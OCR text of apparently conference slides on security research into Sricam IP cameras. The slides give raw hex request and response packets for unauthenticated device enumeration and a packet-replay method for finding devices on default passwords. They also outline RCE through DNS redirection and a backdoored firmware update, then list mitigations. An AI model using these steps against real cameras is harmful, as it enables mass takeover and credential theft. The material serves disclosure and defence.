


RCE through malicious firmware update

Change DNS server to own IP



Initiate firmware update and deliver backdoor



Need to be authenticated!

Demo time

Yay!

Authentication


Getting access to foreign devices

Attack surface


	Information leaks, privacy violation	RCE
No Network control	• Authorization against Sricam servers • Authorization against Camera	• Exploit Camera functionalities (e.g. buffer overflow in send mail alarm function)
Network control	• Sniffing camera feed / credentials • Sniffing non-camera secrets (Wi-Fi passwords, …)	• Malicious software update

Authentication against login servers

Burp screenshot of a SQLi attempt



- Login procedure:




- We did not find any easy attacks against authentication with the login server

But: Login only provides the app with the contact details for the devices associated with the account

Device enumeration

Six digit device IDs and a default password



Enumerate devices and passwords

Check which devices are online

Request

```
12 03 04 00 54 b1 07 80 55 fe bb 55 d8 f3 c2 1c
e9 ea 10 78 b6 25 0c 00 01 00 00 00 b5 25 0c 00
2a 2c 0a 00
```

Response


```
13 01 04 00 54 b1 07 80 55 fe bb 55 d8 f3 c2 1c
e9 ea 10 78 b6 25 0c 00 01 00 00 00 b5 25 0c 00
2a 2c 0a 00 00 00 01 00 07 00 07 07
```


Reusable header | Device IDs | Online

- Does not require authentication
- 128 device IDs per packet
- No rate limiting

Check all possible IDs in one hour:
140741 online devices

Control packets





- The account ID has to be valid, but it's not checked, if the device is in this accounts list
- Based on device ID the relay server sends the paket to the correct destination
- No IP address necessary and also reaches devices behind firewalls
- The authentication value is reusable for devices with the same password

```
…
MESG_SET_INFRARED_LAMP = 63000; // 0xf230 - 0xf618
MESG_SET_IP_CONFIG = 60000;     // 0xe678 - 0xea60
MESG_SET_LAMP = 52000;          // 0xc738 - 0xcb20
MESG_SET_LANGUEGE = 58000;      // 0xdea8 - 0xe290
…
```

Password enumeration

- Check device password message (ID 0x4a38 - 0x4e20)
- Gets send when settings button is used

Request


```
10 03 60 00 54 b1 07 80 2e 35 07 00 9e ec ea a0 77 3f d0 34
46 26 02 50 60 01 00 00 3d 4a 00 00 0c 00 00 00 11 ef 7f 4e
d0 03 3b ab 00 00 00 00
```

Response

```
10 07 61 00 2e 35 07 00 54 b1 07 80 54 05 71 f4 ca a8 00 00
00 00 00 00 61 00 00 00 3d 4a 00 00 00 00 00 00 01 00 00 00
```

Device ID | Auth. value | Command ID | Pw incorrect

1. Set password of device as wanted
2. Press settings button for said device in the app
3. Replay password check packet with different device IDs



63019 devices use the default password

- Botnet
- View and control
- Get SMTP credentials

Wrap-up

Mitigations and learnings

Mitigations

Some mitigation ideas

- Transport layer security
- Asymmetric Firmware signing
- High entropy random device IDs
- Unique default passwords per device
- Do not use users SMTP-credentials for e-mail alarm
- WiFi settings only via local network
- Rate limiting and monitoring
- …

No fast-and-easy patch

Learnings

- **Cryptography could have prevented a lot**

- **Avoid delegating security tasks to the user**

- **Price matters most → DDoS protection is necessary**

Future work

- **Deeper investigation into authentication value**
- **Look at other devices**
- **Somehow responsible disclosure**

Thanks!

Questions?